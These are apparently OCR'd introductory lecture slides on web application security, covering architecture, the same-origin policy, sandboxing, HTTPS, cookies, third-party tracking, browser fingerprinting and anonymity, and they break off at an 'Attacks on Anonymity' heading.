web application security

a first intro

Goals


- Understanding security threats in web applications
- Acquiring knowledge of prominent types of threats both at server and at client side
- Knowing fundamental techniques for tracking the users of the web

Outline


- The scenario of web applications
  - Browser, web server, DBMS server, application server
- Basic ingredients for web applications
  - Html, JavaScript, http(s), sql
- Security at client side
  - Cookies, tracking, anonymity, authentication
- Security at server side
  - unvalidated input, broken authentication and session management, cross-site scripting, injection flaws

web application

- Application based on the client-server paradigm
- Client runs in a web browser
  - Chrome, Firefox, Safari, Edge…
- Server is often based on a complex architecture
- Browser-server communications use the Internet and are based on the http(s) protocol




classic 3-layers architecture



browser takes care of the presentation layer

Server side

- Architecture may be complex
- in modern applications a database is used
  - mostly relational
- components can be many and using sophisticated SW technologies




data storage

- in most cases it's implemented thru a database management system (DBMS) running one or more relational databases
- can also consist of a plain file system
  - e.g., in web 1.0

- relational databases are created, updated, manipulated, queried by the SQL language
- in some cases data storage is based on both a database and a file system
- non-relational databases also exist

client side

- client is within a **web browser**
  - in principle, any browser should be fine
- at early web browsers only took care of the **presentation layer**
- browsers exchange with server the descriptions of web pages, based on the HTML language



modern HTML


- designed for supporting web applications [W3C2014]
- include several technologies
  - cascading style sheets (CSS)
  - JavaScript (for client-side scripting)
  - document object model (DOM)
- client-side scripting
  - makes web pages interactive
  - possibly allows to move part of the business logic to the client
  - lighter load for the server
  - possible threats for the client, due to unknown commands received by the server and locally executed

JavaScript and browsers

- all modern browsers support JavaScript with built-in **interpreters**
- JavaScript typically relies on a **run-time environment** (e.g., a browser) to provide
  - objects and methods by which scripts can interact with the environment (e.g., a webpage **DOM**)
  - the ability to include/import scripts (e.g., HTML <script> elements)
- scripts run in a **sandbox** where they can only perform Web-related actions
- scripts are constrained by the **same-origin policy (SOP)**
  - *scripts from one Web site do not have access to information sent to another site*
- most JavaScript-related security bugs are breaches of either the same origin policy or the sandbox

Doc. Object Model (DOM)

- API representing HTML documents as tree, whose nodes are objects each representing a part of the document
- objects can be programmatically manipulated, possibly changing the display of the document



JavaScript & DOM

- JavaScript can
  - add, change, and remove all of the HTML elements and attributes in the page
  - change all of the CSS styles in the page
  - react to all of the existing events in the page
  - create new events within the page

```
<!DOCTYPE html>
<html>
<body>

<h1 id="id01">Old
Heading</h1>

<script>
var element =
document.getElementById("id01
");
element.innerHTML = "New
Heading";
</script>

<p>JavaScript changed "Old
Heading" to "New
Heading".</p>

</body>
</html>
```

example from www.w3schools.com

Same-origin policy (SOP)

- Was originally introduced in 1995 (Netscape 2): "a web browser permits scripts contained in a first web page to access data in a second web page, but only if both web pages have the **same origin**"
  - Two pages have the **same origin** if protocol, port (if specified), and host *are the same*
- It prevents malicious scripts from obtaining access to sensitive data from the DOM of another page

The following table gives examples of origin comparisons to the URL `http://store.company.com/dir/page.html`:

URL	Outcome	Reason
`http://store.company.com/dir2/other.html`	Success	
`http://store.company.com/dir/inner/another.html`	Success	
`https://store.company.com/secure.html`	Failure	Different protocol
`http://store.company.com:81/dir/etc.html`	Failure	Different port
`http://news.company.com/dir/other.html`	Failure	Different host

from https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy

relaxing SOP

- SOP is too restrictive in the case of websites that use multiple subdomains
- Modern browsers support some techniques for (partially) relaxing SOP

relaxing SOP

- document.domain property
- Cross-Origin Resource Sharing
  - https://fetch.spec.whatwg.org/#cors-protocol
- Cross-document messaging
  - https://en.wikipedia.org/wiki/Web_Messaging
- JSONP (obsoleted)
- WebSockets
  - https://en.wikipedia.org/wiki/WebSocket

browser sandboxing

- Sandboxing is a security mechanism that separates running programs
  - for mitigating system failures or software vulnerabilities from spreading
  - allows executing untrusted programs or code
- Provides a tightly controlled set of resources for guest programs to run in, such as scratch space on disk and memory
  - network & file system access are usually disallowed or heavily restricted
  - may be seen as an example of virtualization
- **Most browsers have sandboxing systems**

- Firefox: https://wiki.mozilla.org/Security/Sandbox
- Chromium (open source project – the build Chrome is the Chromium open source project built, packaged, and distributed by Google): https://www.chromium.org/Home/chromium-security

header fields


- client request
  - Accept, Accept-Charset, Accept-Encoding, Accept-Language, Accept-Datetime, Authorization, Cache-Control, Connection, Cookie, Content-Length, Content-MD5, Content-Type, Date, Expect, From, Host, If-Match, If-Modified-Since, If-None-Match, If-Range, If-Unmodified-Since, Max-Forwards, Origin, Pragma, Proxy-Authorization, Range, Referer, TE, User-Agent, Via, Warning
- server response
  - Accept-Ranges, Access-Control-Allow-Origin, Age, Allow, Cache-Control, Connection, Content-Disposition, Content-Encoding, Content-Language, Content-Length, Content-Location, Content-MD5, Content-Range, Content-Type, Date, Etag, Expires, Last-Modified, Link, Location, P3P, Pragma, Proxy-Authenticate, Refresh, Retry-After, Server, Set-Cookie, Status, Strict-Transport-Security, Trailer, Transfer-Encoding, Upgrade, Vary, Via, Warning, WWW-Authenticate
- see full list of message headers at IANA website https://www.iana.org/assignments/message-headers/message-headers.xhtml (frequently updated)

https

- secure version of http obtained by making http using a TLS (old name: SSL) connection between two hosts
  - supported by all modern browsers
- TLS guarantees confidentiality, data integrity, server authentication, and resistance to several specific attacks while data are being transmitted over the network
- requirements for real security:
  - use TLS 1.2 or successive (previous versions have flaws; 1.3 [March2018] is an Internet draft proposed as standard)
  - do not offer backward compatibility to old TLS versions and SSL
  - verify validity and non-revocation of all digital certificates (X509 - https://en.wikipedia.org/wiki/X.509)
- test for https connection quality (for information security): https://www.ssllabs.com/ssltest/

the cookies game

- http protocol is stateless
- cookies can implement states
- browsers store cookies in dedicated storage areas



structure of a cookie

2 to 7 components (but browsers sometimes introduce more)

- name (mandatory)
- value (mandatory)
- expiry
- path
- domain
- need for a secure connection
- whether or not the cookie can be accessed through other means than HTTP (i.e. JavaScript)

many details in the great page https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies

Browsers are expected to support cookies with a size of 4KB

example

- cookies were introduced for
  - implementing shopping carts
  - storing information about a successful authentication, so that a user does not need to re-authenticate at each request

HTTP request to post form data to **process.cgi** CGI page on a web server running on *tutorialspoint.com*. Server returns passed name after setting them as cookies:

Client request

```
POST /cgi-bin/process.cgi HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE5.01; Windows NT)
Host: www.tutorialspoint.com
Content-Type: text/xml; charset=utf-8
Content-Length: 60
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: Keep-Alive

first=Zara&last=Ali
```

Server response


```
HTTP/1.1 200 OK
Date: Mon, 27 Jul 2009 12:28:53 GMT
Server: Apache/2.2.14 (Win32)
Content-Length: 88
Set-Cookie: first=Zara,last=Ali;domain=tutorialspoint.com;Expires=Mon, 19-
Nov-2010 04:38:14 GMT;Path=/
Content-Type: text/html
Connection: Closed

<html>
<body>
<h1>Hello Zara Ali</h1>
</body>
</html>
```

types of cookies

- **first party** cookies are received from a directly visited web site
- **third party** cookies are received from third parties (web servers that haven't been directly visited)
- **session cookies** are automatically deleted when browser quits
- **permanent cookies** have an expiration date
- for further classification of cookies check https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
- browsers provide users with some (limited) support to define a personal policy on cookies
  - accept / do not accept cookies
  - accept / do not accept third party cookies
  - keep / do not keep permanent cookies
  - browse/inspect stored cookies and possibly delete a selection of them
- in some cases it is possible to enhance cookies handling by means of purposed add-ons
  - see e.g., https://addons.mozilla.org/en-US/firefox/ and https://chrome.google.com/webstore/category/extensions


web tracking

- 3° party cookies enable user tracking
- many different ways
  - aggressive tracking pages may use even 50 different techniques
- websites which browser interacts with (while loading www.repubblica.it)
  - viewed by Lightbeam, an add-on for Firefox (https://addons.mozilla.org/en-US/firefox/addon/lightbeam/)
- www.repubblica.it is the 1st party; other sites consequently loaded are 3rd party sites



goals of web tracking

- **determining web users interests** or **modeling users behavior**
  - aiming at enabling the most appropriate advertising
  - may violate the user privacy
  - may be used for unethical purposes




tracking based on 3rd party cookies

1. connect to site A to get index.html
2. index.html asks to download image img.png from site B ≠ A
3. connect to B to get img.png
   - B knows the **referer** (if no https)
   - B sends one or more cookies with sensitive information

- *a referrer is the URL of a previous item which led to the current request*
  - *for an image is generally the page on which it is to be displayed*
- *the referrer is an optional field of the HTTP request*
  - *websites log referrers as part of their attempt to track their users*
- *some web browsers allow to disable the sending of referrer information*
  - *referrer removal may break the functioning of a webpage*

cookies syncing




from https://freedom-to-tinker.com/2014/08/07/the-hidden-perils-of-cookie-synci


leaked data

- location, interests, purchases, employment status, sexual orientation, financial challenges, medical conditions, and more
- examining individual page loads is often adequate to draw many conclusions about a user; analyzing patterns of activity allows yet more inferences
- when 1st party embeds 3rd party content 3rd party Web site is made aware of 1st party page URL
  - HTTP `referrer`
  - if 3rd party executes some script it can learn the page title from `document.title`
- in 2011 Epic Marketplace (advertising network) had publicly exposed its interest segment data, offering a rare glimpse of what third-party trackers seek to learn about
  - user segments included menopause, getting pregnant, repairing bad credit, and debt relief
- many examples in the recent literature

Panopticlick


EFF project on browser fingerprinting: https://panopticlick.eff.org/






each browser looks rare

- Chrome in incognito mode: *only **one in 613345.0 browsers have the same fingerprint as yours**.*
- *Currently, we estimate that your browser has a fingerprint that conveys **19.23 bits of identifying information**.*





Privacy on Public Networks

- Internet is designed as a public network
  - Wi-Fi access points, network routers see all traffic that passes through them
- Routing information is public
  - IP packet headers identify source and destination
  - Even a passive observer can easily figure out who is talking to whom
- Encryption does not hide identities
  - Encryption hides payload, but not routing information
  - Even IP-level encryption (tunnel-mode IPsec/ESP) reveals IP addresses of IPsec gateways

Anonymity

- Anonymity = the person is not identifiable within a set of subjects
  - You cannot be anonymous by yourself!
    - Big difference between anonymity and confidentiality
  - Hide your activities among others' similar activities
- Unlinkability of action and identity
  - For example, sender and his email are no more related after adversary's observations than they were before
- Unobservability (hard to achieve)
  - Adversary can't even tell whether someone is using a particular system and/or protocol

Attacks on Anonymity

